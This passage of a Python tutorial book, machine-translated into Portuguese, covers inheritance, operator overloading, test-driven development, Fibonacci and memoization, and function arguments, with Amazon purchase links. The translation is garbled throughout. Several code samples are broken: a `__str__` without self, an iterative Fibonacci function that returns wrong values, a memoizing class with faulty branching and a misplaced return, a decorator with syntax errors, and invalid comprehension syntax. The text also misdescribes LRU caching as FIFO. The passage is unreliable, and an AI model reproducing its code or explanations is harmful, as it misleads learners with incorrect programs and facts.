great_barrier.community()
great_barrier.protect_clownfish()
```

O objeto 'great_barrier' foi criado como objeto a 'Coralreef' e pode realmente usar os métodos nas duas classes pai. Executando o programa vai lhe dar a saída abaixo:

Output

```
Coral lives in a community.
The anemone is protecting the clownfish.
```

Como você pode ver na saída, os métodos das duas classes pai foram efetivamente usadas nas classes filhas.

Várias heranças permitirá que você use o código a partir de múltiplas classes pai em uma classe criança. Se um método semelhante foi definido em mais de um método pai, a classe criança, em seguida, usa o método da mãe inicial declarada dentro de sua lista de tuplas.

Enquanto você pode usar várias heranças de forma eficaz, você precisa fazê-lo com muito cuidado para que os programas não acabam tornando-se ambíguo e difícil para os outros programadores para fazer fora.

sobrecarga de operadores

Os diferentes operadores no trabalho Python para classes embutido. Quando se trata de diferentes tipos, o mesmo operador se comporta de forma diferente. Por exemplo, o operador '+' realiza a adição (aritmeticamente) em dois números, concatena duas cadeias, e funde-se duas listas. Esta característica Python, uma característica que lhe dá o mesmo operador a capacidade de ter significados diferentes, dependendo do contexto, é conhecida como a sobrecarga de operador.

O que aconteceria quando você usou-los com objetos de classe definido pelo usuário? Considere a classe abaixo que está tentando trazer uma simulação do sistema 2-D de coordenadas.

```
class Point:  
    def __init__(self, x = 0, y = 0):  
        self.x = x  
        self.y = y
```

Agora você pode tentar executar o código e adicionando dois pontos no shell.

```
>>> p1 = Point(2,3)  
>>> p2 = Point(-1,2)  
>>> p1 + p2  
Traceback (most recent call last):  
...  
TypeError: unsupported operand type(s) for +: 'Point' and 'Point'
```

Como você pode ver, há um monte de reclama. O 'TypeError' surgiu porque o programa não sabe como combinar dois objetos 'ponto'. No entanto, a boa notícia é que, com a sobrecarga de operador, você pode ensinar isso para Python. Antes, porém, temos de ter uma idéia sobre funções especiais.

Funções especiais do Python

funções de classe que começam com um sublinhado duplo são conhecidos como funções especiais. Eles, portanto, não são comuns. Uma dessas funções é `'__init__ ()'` que você sabe muito bem. Cada vez que você cria um novo objeto dessa classe particular, ele é chamado.

Quando você usa as funções especiais, a classe é compatível com as funções in- construído.

```
>>> p1 = Point(2,3)
>>> print(p1)
<__main__.Point object at 0x0000000031F8CC0>
```

Este não imprimir bem, mas quando você definir o método `'__str__ ()'` em sua classe, você pode controlar a maneira como ele será impresso. Assim, tente adicionar esta a sua classe.

```
class Point:
    def __init__(self, x = 0, y = 0):
        self.x = x
        self.y = y

    def __str__(self):
        return "({0},{1})".format(self.x,self.y)
```

Vamos agora tentar a função de 'print' mais uma vez.

```
>>> p1 = Point(2,3)
>>> print(p1)
(2,3)
```

Você pode ver que o que temos é melhor. Na verdade, este método também é usado quando estamos usando o 'format ()' função interna ou 'str ()'.

```
>>> str(p1)
'(2,3)'

>>> format(p1)
'(2,3)'
```

Assim, quando você faz 'formato (p1)' ou 'str (p1)', o programa está fazendo `p1.__str__()`. Assim, as funções especiais prazo. Dito isto, vamos voltar a sobrecarga de operadores.

Sobrecarregar o operador '+' Em Python

Para ser capaz de sobrecarregar o sinal '+' você precisa implementar '`__add__()`' função na classe. Você pode fazer o que quiser dentro desta função. É, no entanto, sensato para retornar o objeto coordenar ponto quantia.

```
class Point:  
    def __init__(self, x = 0, y = 0):  
        self.x = x  
        self.y = y  
  
    def __str__():  
        return "({0},{1})".format(self.x,self.y)  
  
    def __add__(self,other):  
        x = self.x + other.x  
        y = self.y + other.y  
        return Point(x,y)
```

Vá em frente e tentar a adição mais uma vez.

```
>>> p1 = Point(2,3)  
>>> p2 = Point(-1,2)  
>>> print(p1 + p2)  
(1,5)
```

O que acontece é que quando realizamos $P1 + P2$, o programa Python chama `p1.__add__(p2)`. Este é, por sua vez Ponto `.__add__(p1, p2)`. Da mesma forma, você também pode sobrecarregar os outros operadores. A função especiais necessários para implementar é ilustrado na tabela abaixo:

Operator	Expression	Internally
Addition	p1 + p2	p1.__add__(p2)
Subtraction	p1 - p2	p1.__sub__(p2)
Multiplication	p1 * p2	p1.__mul__(p2)
Power	p1 ** p2	p1.__pow__(p2)
Division	p1 / p2	p1.__truediv__(p2)
Floor Division	p1 // p2	p1.__floordiv__(p2)
Remainder (modulo)	p1 % p2	p1.__mod__(p2)
Bitwise Left Shift	p1 << p2	p1.__lshift__(p2)
Bitwise Right Shift	p1 >> p2	p1.__rshift__(p2)
Bitwise AND	p1 & p2	p1.__and__(p2)
Bitwise OR	p1 p2	p1.__or__(p2)
Bitwise XOR	p1 ^ p2	p1.__xor__(p2)
Bitwise NOT	~p1	p1.__invert__()

Sobrecarga Operadores de comparação do Python

Em Python, sobrecarga de operadores não se limita apenas aos operadores aritméticos. Você também pode sobrepor operadores de comparação.

Por exemplo, digamos que você queria incluir a menor de símbolo < na classe Point. Podemos comparar magnitude dos pontos da origem e para este fim, retornar o resultado. Olha como você pode implementar essa:

```
class Point:  
    def __init__(self, x = 0, y = 0):  
        self.x = x  
        self.y = y  
  
    def __str__(self):  
        return "({0},{1})".format(self.x,self.y)  
  
    def __lt__(self,other):  
        self_mag = (self.x ** 2) + (self.y ** 2)  
        other_mag = (other.x ** 2) + (other.y ** 2)  
        return self_mag < other_mag
```

Você pode tentar o seguinte exemplo e ver como ele é executado no shell:

```
>>> Point(1,1) < Point(-2,-3)
True

>>> Point(1,1) < Point(0.5,-0.2)
False

>>> Point(1,1) < Point(1,1)
False
```

Da mesma maneira, a tabela abaixo mostra as várias funções especiais que têm de incorporar, de modo a sobrepor aos outros operadores de comparação:

Operator	Expression	Internally
Less than	p1 < p2	p1.__lt__(p2)
Less than or equal to	p1 <= p2	p1.__le__(p2)
Equal to	p1 == p2	p1.__eq__(p2)
Not equal to	p1 != p2	p1.__ne__(p2)
Greater than	p1 > p2	p1.__gt__(p2)
Greater than or equal to	p1 >= p2	p1.__ge__(p2)

Respiro: Depuração e Teste

Antes de continuarmos, como você pode saber que seus programas estão funcionando? Você pode realmente contar com si mesmo para escrever código impecável cada vez? Isso é altamente improvável. Sem dúvida, é simples de escrever código em Python maior parte do tempo, mas há chances de que seu código terá bugs.

Para qualquer programador, a depuração é um fato da vida que desempenha um papel integral no ofício de programação. A única maneira que você pode começar a depuração está executando o seu programa de obviamente. Quando você executar o seu programa, ele pode não ser suficiente. Por exemplo, se você escreveu um programa que processa arquivos de uma maneira, você vai precisar de um par de arquivos para executá-lo em. Se você inversamente escrito uma biblioteca de utilitários usando funções aritméticas, você precisará fornecer essas funções com parâmetros para ser capaz de obter o código para ser executado.

Os programadores fazem esse tipo de coisa o tempo todo. Nas linguagens compiladas, o ciclo continua '*edit-compile-run' ou algo assim*' repetidamente. Em alguns casos, até mesmo criar o programa para executar poderia ser um problema e você, o programador, portanto, tem de alternar entre edição e compilação. A etapa de compilação não está disponível em Python. Você, portanto, tem de editar e executar apenas. A execução do programa é que o teste é tudo.

First Run e Código Depois

Mudar e flexibilidade é importante para o seu código para sobreviver, pelo menos até o fim do processo de desenvolvimento. Para planejar para isso, você realmente tem que configurar testes para as diferentes seções do seu programa de comumente referido como 'testes de unidade'. Esta é também uma parte muito pragmática e prática de projetar sua aplicação. Em vez de tentar 'código um pouco e testar um pouco', o intuitivo, a multidão programação extrema trouxe-nos a muito útil, mas bastante intuitivo máxima: 'test um pouco e código um pouco'.

Em termos diferentes, você testar primeiro e depois código mais tarde-in o que também se referem como programação orientada a teste. Esta abordagem pode parecer estranho no início, mas tem inúmeras vantagens e ao longo do tempo, ela cresce em você. No final, depois de ter usado de programação orientado a testes por um tempo, escrevendo código sem

colocá-lo em uso poderia aparecer para trás.

Especificação requisito preciso

Quando você está desenvolvendo software, você primeiro precisa saber o tipo de problema que o software precisa resolver e os objectivos que necessita para cumprir. Você pode escrever uma especificação de requisitos para esclarecer suas metas para o programa- este documento também poderiam ser algumas notas rápidas que descrevem os requisitos do programa deve atender. Com isso, é mais fácil para verificar se os requisitos foram satisfeitos.

No entanto, a maioria dos programadores não gostam de escrever relatórios e geralmente preferem ter o computador a fazer o máximo de trabalho possível. Bem, a boa notícia é que você pode especificar suas necessidades e usar o interpretador para verificar se eles foram satisfeitas.

A idéia aqui é começar a escrever um programa de teste e, em seguida, escrever um programa que passa os testes. Este programa de teste é simplesmente a especificação de requisitos e ajuda a manter os requisitos à medida que desenvolve o programa.

Você está perdido, vamos olhar um exemplo fácil.

Supondo que você precisa escrever um módulo que contém uma função que irá calcular a área de um retângulo, ou seja, com uma largura e conhecido altura antes de começar a código. Neste caso, você começa escrevendo um teste de unidade com um par de exemplos cujas respostas você já sabe. O programa de teste poderia ser algo como a abaixo (listagem 1).

O programa de teste simples

```
from area import rect_area  
height = 3  
width = 4  
correct_answer = 12  
answer = rect_area(height, width)  
if answer == correct_answer:  
    print("Test passed")  
else:  
    print("Test failed")
```

O exemplo acima mostra que chamamos a função de não 'recta_area' ainda escrito-na altura e largura (estes são 3 e 4, respectivamente) e, em seguida, comparar o resultado com um a direita, o que neste caso é 12. Se, posteriormente, você implementar rect_area descuidadamente (no area.py arquivo) conforme descrito abaixo e tente executar o programa de teste, você receberá uma mensagem de erro.

```
def rect_area(height, width):  
    return height * height # This is wrong ...
```

Você poderia, então, tentar examinar o código para ver qual era o problema e substituindo a expressão voltou com altura * largura.

Quando você escreve um teste antes de escrever o código, você não fazê-lo apenas como preparação para encontrar bugs; fazê-lo como uma preparação para ver se o código está trabalhando em primeiro lugar.

A questão com o seu código, portanto, é, até você testar o código, isso realmente fazer alguma coisa? Você pode usá-lo para ter a perspectiva de que uma característica realmente não existe até que você tenha encontrado um teste para ele. Isto significa que você pode demonstrar claramente que ele está lá e fazer o que deveria fazer. Este é definitivamente útil para você como você desenvolver o programa em primeiro lugar, assim como quando você estender e manter o código mais tarde.

Plano de mudança

Além de ser extremamente útil como você escrever o programa, os testes automatizados ajudá-lo a escapar de erros acumulados quando você faz alterações. Isto é particularmente importante como o programa cresce em tamanho. Você tem que estar preparado para mudar seu código em vez de apego ao que você tem: a mudança vem com seus perigos.

Mudando um pedaço de código pode muitas vezes significar que você tem introduzido um bug inesperado ou mais. Se você certifique-se de ter projetado adequadamente seu programa, isso é com a abstração direta e encapsulamento, os efeitos da mudança deve ser local, e afetar uma pequena parte do código. Se você, portanto, detectar o erro, a depuração torna-se mais fácil.

O testing '1-2-3'

Olhe para a seguinte composição do processo de desenvolvimento que é essencialmente orientado a testes (esta é uma versão dele, pelo menos). Isso é necessário, antes de entrar em detalhes dos testes de escrita.

você Faça para fora a nova funcionalidade que você precisa. Tente documentar-lo e, em seguida, escrever um teste para ele.

você Escrever um código esqueleto para este recurso para que o seu programa está sendo executado desprovidos de quaisquer erros de sintaxe ou coisas assim, mas (nota) para que o seu teste ainda está falhando. Você tem que ver o seu teste falhar de modo que você tem certeza de que ele de fato pode falhar. Se você notar um problema com o teste e é sempre sucesso, independentemente, isso simplesmente significa que você não está testando nada.

você Escrever um código fictício para o esqueleto para apaziguar o teste. Isso não tem que implementar a funcionalidade com precisão, mas simplesmente fazer os testes passam. Isto por sua vez permite que você tenha todos os seus testes que passam o tempo todo quando você está desenvolvendo (exceto a primeira vez que você tentar executar o teste), mesmo quando você primeiro implementar a funcionalidade.

você Refatorar ou reescrever o código para que ele está realmente fazendo o que deveria fazer, ao mesmo tempo tentando garantir o seu teste ainda está tendo sucesso. Você precisa manter seu código em bom estado quando você deixá-lo; não deixá-lo com testes falhando ou neste caso, sucedendo com o código fictício ainda

presente.

Outra coisa; Antes de continuarmos, precisamos de olhar para algo importante conhecido como a seqüência de Fibonacci, porque você tem certeza de se deparar com ela, mais cedo ou mais tarde neste Python série-começando com o próximo capítulo. Vamos cobri-lo de ânimo leve e brevemente de modo que você pode continuar sem qualquer aborrecimento.

A sequência de Fibonacci

A sequência de Fibonacci é simplesmente um grupo de números que começam com um zero ou um, seguido por um um e prossegue de acordo com a regra de que cada número- conhecido como um número de Fibonacci-é equivalente à soma das duas anteriores números. Se a sequência de Fibonacci é simbolizado $f(n)$ em que n representa o primeiro termo sequência, a equação abaixo obtém para $n = 0$ em que os dois primeiros termos são definidos convencionalmente como 0 e 1. $F(0) = 0, 1, 1, 2, 3, 5, 8, 13, 21, 34 \dots$

Você vai encontrar em alguns textos de um costume de usar $n = 1$ no caso da definição dos dois primeiros termos é 1 e 1, que - isto é, por padrão, e assim: (1) $F = 1, 1, 2, 3, 5, 8, 13, 21, 34 \dots$

A sequência de Fibonacci chama seu nome de Fibonacci ou Leonardo Pisano, um matemático da Itália que viveu de entre 1170 e 1250. Fibonacci usou a série matemática para descrever um problema de acordo com dois coelhos reprodutores.

Ele seria, portanto, perguntar: "quantos pares de coelhos seriam produzidos por ano, começando com um par, se em cada mês, cada um (par) está a dar um novo par que se torna produtiva a partir do segundo mês?" A expressão numérica do resultado é o seguinte: 1, 1, 2, 3, 5, 8, 13, 21, 34 ... físicos e os biólogos são igualmente geralmente interessado nos números de Fibonacci porque eles estão presentes em diferentes fenómenos naturais e objectos. Ramificação folhas e padrões de árvores, por exemplo, e a distribuição de sementes de framboesa em uma framboesa são todos baseados nos números de Fibonacci. Por último, você deve saber que a sequência de Fibonacci tem uma relação com o [proporção áurea](#). Esta é uma proporção que é cerca de 1: 1,6 ocorrendo muito em todo o mundo natural e é prática em várias áreas de esforço humano. A proporção áurea e [seqüência de Fibonacci](#) são utilizados para orientar projeto arquitetônico e que para interfaces de usuário e sites-entre muitas outras coisas.

Clique aqui para comprar a versão de bolso do livro:

<https://www.amazon.com/Python-Manuscripts-Programming-Beginners->
[Intermediários / dp / 1980953902](#)

Memoização em Python

Memoização é o método de cache de resultados de uma chamada de funcional. Quando você memoize uma função, você só pode avaliá-lo, observando-se o resultado que obteve a primeira vez que você usou esses parâmetros para chamar a função. O registo para este estiver na cache Memoização. A pesquisa pode falhar-significar a função falhou ao chamar com os parâmetros. Só então executando a função em si ser necessário.

não memoização não faz sentido, a menos que a função é determinística, ou você pode simplesmente aceitar o resultado como desatualizado. No entanto, se a função eram caros, um aumento de velocidade enorme seria o resultado da memorização. Essencialmente, você está lidando complexidade computacional da função para a complexidade da pesquisa. Vamos levá-lo de volta pouco.


Como um programador, você sabe recursão dá-lhe uma maneira conveniente de quebrar problemas maiores em pedaços menores e gerenciáveis. Tente considerando set iterativa contra soluções recursivas para uma soma Fibonacci (mesmo que vamos falar mais sobre Fibonacci em um bit).

```
# iterative
def fib_iterative(n):
    if (n == 0):
        return 0
    elif (n == 1):
        return 1
    elif (n > 1):
        fn = 0
        fn1 = 1
        fn2 = 2
        for i in range(3, n):
            fn = fn1+fn2
            fn1 = fn2
            fn2 = fn
        return fn
# recursive
def fib(n):
    if n == 0: return 0
    if n == 1: return 1
    else: return fib(n-1) + fib(n-2)
```

soluções recursivas são geralmente mais simples quando a leitura e escrita para os problemas de ramificação. Você vai notar que travessias de árvores, série matemática,

e percursos de gráficos são usualmente-intuitivamente assim tratada com mais usando recursão. Mesmo que oferece um monte de conveniência, o custo de tempo computacional recursão na ramificação problemas exponencialmente cresce com valores maiores 'N'.

Olhe para a pilha FIB (6) chamada a seguir:



Em cada nível da árvore sucessiva, você executar o dobro de operações e que lhe dá uma complexidade de tempo: $O(2^n)$

Se você der uma olhada melhor para a árvore, você pode facilmente notar uma repetição do trabalho. Enquanto FIB (2) Calcula-se cinco vezes, o FIB (3) calcula três vezes e assim por diante. Mesmo que este não é um problema para 'n' valores pequenos, considere a possível quantidade de trabalho repetido na FIB (1000) de computação. Quando você ter revisto a sua solução recursiva, você pode tentar executar o mesmo lrota problema-digamos de 20 para as duas versões e veja a diferença de tempo notável para a conclusão.

Há uma maneira prática de evitar o trabalho repetido e manter sua solução elegante.

A Praça Fibonacci

O exemplo expositiva Memoização usual é a sequência de Fibonacci onde cada artigo na sequência é a soma total dos elementos duplos anteriores. Olhe para uma implementação Python abaixo:

```
def fib(n):
    if n <= 2:
        return 1
    else:
        return fib(n - 2) + fib(n - 1)
```

A abordagem recursiva naïve tem um problema em que o número total de chamadas incha exponencialmente com n - que o torna muito caro para o grande n :

```
In [1]: [_ = fib(i) for i in range(1, 35)]
CPU times: user 30.6 s, sys: 395 ms, total: 31 s
Wall time: 31.0 s
```

Para fazer uma avaliação da FIB (10), você precisa calcular fib (8), bem como FIB (9). No entanto, já computado o antigo ao computar o último. O truque aqui é lembrar estes resultados. Isto é o que conhecemos como Memoização.

Esta seção tem um mnemônico você pode ser capaz de memorizar uma função na versão mais recente do Python, importando 'functools' e também adicionando o decorador '@functools.lru_cache' para a função. Vamos discutir isso no final desta seção.

Se você quiser saber um pouco mais sobre as obras maneira de memorização em Python, e por que fazê-lo manualmente tem compromissos feias (sintaticamente) eo que decoradores são, você pode continuar lendo sobre as abordagens memoização manuais.

Memoização Manual (Memoização à mão)

A abordagem primeira Memoização envolve aproveitando uma característica Python infame: para adicionar estado para uma função como segue:

```
def fib_default_memoized(n, cache={}):
    if n in cache:
        ans = cache[n]
    elif n <= 2:
        ans = 1
        cache[n] = ans
    else:
        ans = fib_default_memoized(n - 2) +
            fib_default_memoized(n - 1)
        cache[n] = ans

    return ans
```

A lógica básica deve ser muito óbvia: o 'cache' é uma resultados do dicionário das chamadas anteriores para 'fib_default_memoized ()'. O parâmetro 'n' é a chave; o número Fibonacci enésimo é o valor. Se é assim, você está feito, mas se não for, você tem que avaliá-lo como na versão do recursiva nativa e mantê-lo no cache antes do retorno do resultado.

A coisa aqui é 'cache' é o parâmetro chave da função. Python geralmente avalia a palavra-chave parâmetros apenas uma vez, que é quando da importação da função. Isto significa simplesmente que, se houver mutabilidade na chave parâmetro de nota que um dicionário é-lo, portanto, só fica inicializado uma vez. Esta é geralmente a base de erros sutis, mas neste caso, você transformar a palavra-chave parâmetro para tirar proveito dela. As mudanças feitas pelo que está preenchendo o cache não se tornam dizimado pelo 'cache = {}' na definição da função, uma vez que a expressão não se torna avaliou mais uma vez.

Memoização você recebe um aumento de velocidade de seis ordens de magnitude de segundos a microssegundos. Isso é muito bom se você pensar sobre isso.

```
In [2]: %time __ = fib_default_memoized(i) for i in range(1, 35)]
CPU times: user 33 µs, sys: 0 ns, total: 33 µs
Wall time: 37.9 µs
```

Memoização Manual: Objects

Alguns programadores Python argumentam que mutando os parâmetros da função formais não é uma boa idéia. Para outros, especialmente os programadores que usam Java-argumento é que as funções com o estado deve ser transformado em objetos. Olhe como isso pode parecer a seguir:

```
class Fib():

    cache = {}

    def __call__(self, n):
        if n in self.cache:
            ans = self.cache[n]
        if n <= 2:
            ans = 1
            self.cache[n] = ans
        else:
            ans = self(n - 2) + self(n - 1)
            self.cache[n] = ans

    return ans
```

Neste caso, o método dunder `__call__` é usado para fazer instâncias 'Fib' se comportam como funções (sintaticamente). 'Cache' é compartilhado por todas as instâncias 'Fib' porque é um atributo de classe. Quando você está avaliando os números de Fibonacci, você vai encontrar isso muito desejável. No entanto, se o objeto fez chamadas para um servidor bem definido no construtor, e o resultado foi em função do servidor, não seria uma coisa boa. Você, então, movê-lo para um atributo de objeto por levá-lo para a direita em '`__init__`'. Não obstante, você receberá a aceleração memoization:

In [3]: `f = Fib()`

In [4]: `%time [__ = f(i) for i in range(1, 35)]`
CPU times: user 116 µs, sys: 0 ns, total: 116 µs
Wall time: 120 µs

Bem, em 2012, Jack Diederich deu um grande talk PyCon conhecido como 'Stop aulas de redação' (vê-lo [Aqui](#) - certifique-se de assistir a tudo isso). Se eu fosse para lhe dar um trecho ou a versão curta do que, eu diria que uma classe python que tem apenas

dois métodos e um deles é init tem um cheiro de código (falta consultar Mais informação). Classe Fib se
ele não tem dois métodos todos iguais. Além disso, é cerca de quatro vezes mais lenta quando
comparada com o método padrão do parâmetro hacky principalmente por causa da sobrecarga objecto
de pesquisa. Bem, ele fede.

Memoização Manual: Usando 'global'

Você tem a capacidade de iludir os parâmetros padrão mutações hacky e o objeto mais de engenharia que se assemelha Java, apenas usando 'global'. 'Global não conseguir um duro golpe, mas se você me perguntar, é bom o suficiente (talvez porque [é aceitável com Peter Norvig](#)).

Eu, pessoalmente, prefiro que as declarações dos globais aqui 'adicionar a desordem um pouco menos óptico do que as instâncias 32 'self' necessários para a definição de classe. Nossa classe Fib não contém exatamente instâncias de 32 'auto', mas você pode argumentar que você iria encontrar uma melhor leitura na versão global.

```
global_cache = {}

def fib_global_memoized(n):
    global global_cache
    if n in global_cache:
        ans = global_cache[n]
    elif n <= 2:
        ans = 1
        global_cache[n] = ans
    else:
        ans = fib_global_memoized(n - 2) + fib_global_memoized(n
- 1)
        global_cache[n] = ans

    return ans
```

Isso não é diferente do método parâmetro hacky padrão, mas aqui, nós torná-lo global para garantir que o 'cache' permanece através das chamadas de função. A métodos cache global objeto, o parâmetro padrão, e são todos completamente satisfatória. No entanto, a boa notícia é que, em Python, especialmente a versão mais atual, decorador do 'lru_cache' foi posto em prática para resolver o problema para nós.

decoradores

Um decorador é simplesmente uma função na ordem superior. Isso significa que ele tem uma função como seu argumento e retorna outra função. Quando se trata de decoradores, a função retornada é normalmente apenas a função original, que foi aumentada com um pouco de funcionalidade adicional. Se eu fosse dar o caso mais básico, eu diria que a funcionalidade adicional é o que eu referido como um efeito colateral limpa pura, tais como a exploração madeireira. Como exemplo, podemos fazer um decorador, que tem a capacidade de imprimir algum texto cada vez que a função que ele está decorando é chamado como segue:

```
def output_decorator(f):
    def f_(f)
        f()
        print('Ran f...')
        return f_
```

Você pode ter a versão decorada para substituir o f. Basta fazer 'F = output_decorator (f)'. Até agora chamar f (), você obter a versão decorada, ou seja, a função original, bem como a saída de impressão. Python torna isso ainda mais simples com um pouco de açúcar sintático como segue:

```
@output_decorator
def f()
    # ... define f ...
```

Se isso não faz muito sentido, você poderia tentar compreender decoradores, uma [tutorial](#) por Simeon Franklin que leva você desde o básico de funções de primeira classe todo o caminho até os princípios decoração em apenas doze passos. Você vai concordar que efeito colateral do nosso output_decorator não é muito motivador. No entanto, você pode ir além de efeitos colaterais limpas e aumentar própria operação da função. Por exemplo, o decorador poderia incluir o tipo de cache de precisão necessário para memoization e, em seguida, interceptar chamadas para a função que está decorado sempre que o resultado é no cache já.

No entanto, se você tentar escrever o seu próprio decorador memoization, você pode se atolada rápido dos elementos da passagem de argumento e se realmente preso com a introspecção de Python quando você descobrir isso. Introspecção é a capacidade para determinar, em tempo de execução, o tipo de um objeto-it é um dos numerosos pontos fortes do Python Language.

Em outras palavras, decorar uma função ingenuamente é uma ótima maneira de quebrar as características do código é dependente (e o intérprete) para aprender sobre a função. Você pode conferir o 'módulo decorador' [documentação](#). módulos do 'wrapt' e 'decorador' descobrir estas questões de introspecção para você se você está satisfeito com o uso de código da biblioteca não-padrão. Felizmente, os detalhes complicados do decorador foram elaborados para o caso memorização específica; a solução também está dentro da biblioteca padrão.

functools.lru_cache

Se você estiver executando a última versão do Python (ou pelo menos 3,2), a única coisa que você precisa fazer para memoize uma função é simplesmente aplicar o decorador: `functools.lru_cache` da seguinte forma:

```
import functools

@functools.lru_cache()
def fib_lru_cache(n):
    if n < 2:
        return n
    else:
        return fib_lru_cache(n - 2) + fib_lru_cache(n - 1)
```

Como você pode ver, esta é apenas a função original com um decorador, bem como uma 'importação' adicional. O que poderia ser mais simples? Aplicando este decorador realmente oferece as ordens speedup seis magnitude, o que é esperado.

```
In [5]: %time [fib.fib_lru_cache(i) for i in range(1, 35)]
CPU times: user 57 µs, sys: 1 µs, total: 58 µs
Wall time: 61 µs
```

No caso você esteja se perguntando, o LRU que está em 'lru_cache' simboliza usado menos recentemente. Esta é uma abordagem FIFO para gerir o tamanho do cache que pode crescer muito grande para as funções que são mais complicados do que `fib()`. No entanto, fundamentalmente, o método tomada pelo decorador biblioteca padrão para memoization é muito bem como foi discutido acima. Na verdade, temos este decorador [backports](#) no caso de você encontrar-se preso em Python 2.7 ou apenas quer uma espiada [rápida no código](#).

`Lru_cache` definitivamente tem compromissos, bem como as despesas gerais (considerar que

`fib_lru_cache` leva metade da velocidade da sua tentativa memoization inicial). No entanto, sua interface decorador trivial espécie de faz com que seja muito fácil de usar tanto que ele pode ser tão simples como jogar uma chave quando você obter um bom lugar no seu app para memoization.

Clique aqui para comprar a versão de bolso do livro:

[https://www.amazon.com/Python-Manuscripts-Programming-Beginners-
Intermediários / dp / 1980953902](https://www.amazon.com/Python-Manuscripts-Programming-Beginners-Intermediarios/dp/1980953902)

Argumentos em Python

Você pode definir funções em Python tomando número variável de argumentos. Você pode usar palavras-chave, ou argumentos arbitrários e padrão para definir essas funções. Nesta seção, vamos aprofundar isso.

Na edição anterior (livro de principiante), que abrangeu um monte de funções definidas pelo usuário. Particularmente, eu aprendi tudo sobre a definição de funções e chamá-los. A chamada de função, caso contrário, resulta em erros. Veja o exemplo abaixo:

```
def greet(name,msg):  
    """This function greets to  
    the person with the provided message"""  
    print("Hello",name + ',' + msg)  
  
greet("Monica","Good morning!")
```

A saída é como se segue:

Hello Monica, Good morning!

A função 'greet ()' aqui tem dois parâmetros.

Desde que você tenha chamado essa função contendo dois argumentos, ele será executado sem problemas e você não receberá qualquer erro.

Se você usar um número diferente de argumentos, o intérprete única queixa. Abaixo está uma função de chamada contendo uma única e sem argumentos juntamente com suas mensagens de erro individuais.

```
>>> greet("Monica") # only one argument  
TypeError: greet() missing 1 required positional argument: 'msg'  
>>> greet() # no arguments  
TypeError: greet() missing 2 required positional arguments:  
'name' and 'msg'
```

Argumentos da função de variáveis

Até agora, as funções continha um número fixo de argumentos. Python tem outras maneiras de definir uma função que pode assumir números de argumentos variáveis. Descritos abaixo são os três vários tipos deste tipo:

1: Argumentos Python Padrão

Em Python, os argumentos da função pode conter valores padrão. Nós podemos usar o operador de atribuição indicado como '=' para oferecer um valor padrão para um argumento. Veja o exemplo abaixo:

```
def greet(name, msg = "Good morning!"):
```

```
    """
```

```
    This function greets to  
    the person with the  
    provided message.
```

```
If message is not provided,  
it defaults to "Good  
morning!"
```

```
"""
```

```
print("Hello",name + ',' + msg)
```

```
greet("Kate")  
greet("Bruce","How do you do?")
```

O 'nome' parâmetro nesta função não contém um valor padrão e durante uma chamada, é obrigatório. Por outro lado, o parâmetro 'msg' contém 'bom dia!' Um padrão valor. Assim, durante uma chamada, ele é opcional. Se um valor é oferecido, ele substitui o valor padrão.

Em uma função, qualquer número de argumentos pode conter um valor padrão, mas

quando você tem um argumento padrão, todos os argumentos para o seu direito tem que ter valores padrão também. Isso significa, portanto, que não há nenhuma maneira argumentos não-padrão pode seguir os argumentos padrão. Por exemplo, se teve o cabeçalho da função definida acima como se segue:

```
def greet(msg = "Good morning!", name):
```

Neste caso, você receberá o seguinte erro

```
SyntaxError: non-default argument follows default argument
```

2: Argumentos Python Palavra

Quando você usa alguns valores para chamar uma função, esses valores são atribuídos aos argumentos baseados na sua posição. Por exemplo, no 'greet ()' função acima, o valor do 'Bruce' em "cumprimentar (Bruce, como você faz?) Torna-se atribuído ao argumento 'nome' e também "como vai você?" Para " msg'. Python permite o uso de argumentos de teclado para chamar funções. Quando você chamar funções, desta forma, a posição ou a ordem dos argumentos podem tornar-se alterado na seguinte chamadas para a função acima são válidos e dar o mesmo resultado.

```
>>> # 2 keyword arguments
>>> greet(name = "Bruce",msg = "How do you do?")

>>> # 2 keyword arguments (out of order)
>>> greet(msg = "How do you do?",name = "Bruce")

>>> # 1 positional, 1 keyword argument
    >>> greet("Bruce",msg = "How do you do?")
```

Você pode ver que nós podemos combinar argumentos nomeados com argumentos posicionais no decorrer de uma chamada de função. Nós, no entanto, considerar o fato de que os argumentos de palavra-chave deve ir com argumentos posicionais.

Quando você tem um argumento posicional seguidos argumentos de palavra-chave, ele vai dar errors- por exemplo, olhar para a chamada de função a seguir:

```
greet(name="Bruce","How do you do?")
```

Isso resulta em seguinte erro:

SyntaxError: non-keyword arg after keyword arg

3: Argumentos arbitrárias em Python

Às vezes, você não vai saber com antecedência o número de argumentos a serem passados para a função. Python permite que você lidar com esse tipo de situação usando chamadas de função com números de argumentos arbitrários.

Na definição de função, você pode usar o símbolo asterisco (*) antes do nome do parâmetro para indicar este tipo de argumento. Tomemos o exemplo abaixo:

```
def greet(*names):
    """This function greets all
    the person in the names tuple."""
    # names is a tuple with arguments
    for name in names:
        print("Hello",name)

greet("Monica","Luke","Steve","John")
```

A saída é como se segue:

```
Hello Monica
Hello Luke
Hello Steve
Hello John
```

Aqui, nós temos chamado a função usando vários argumentos. Estes argumentos tornam-se envolto em uma tupla muito antes que eles são movidos para a função. Dentro da função, o 'loop' é usado para recuperar todos os argumentos. Como você deve ter visto até agora, as funções do Python tem uma variedade extra de recursos que são obrigados a fazer a vida de um programador Python muito mais simples. Embora alguns destes são os mesmos que os recursos contidos em diferentes outras linguagens de programação, muitos deles estão disponíveis apenas em Python. Esses extras podem realmente fazer um propósito de uma função um pouco mais óbvio. Para

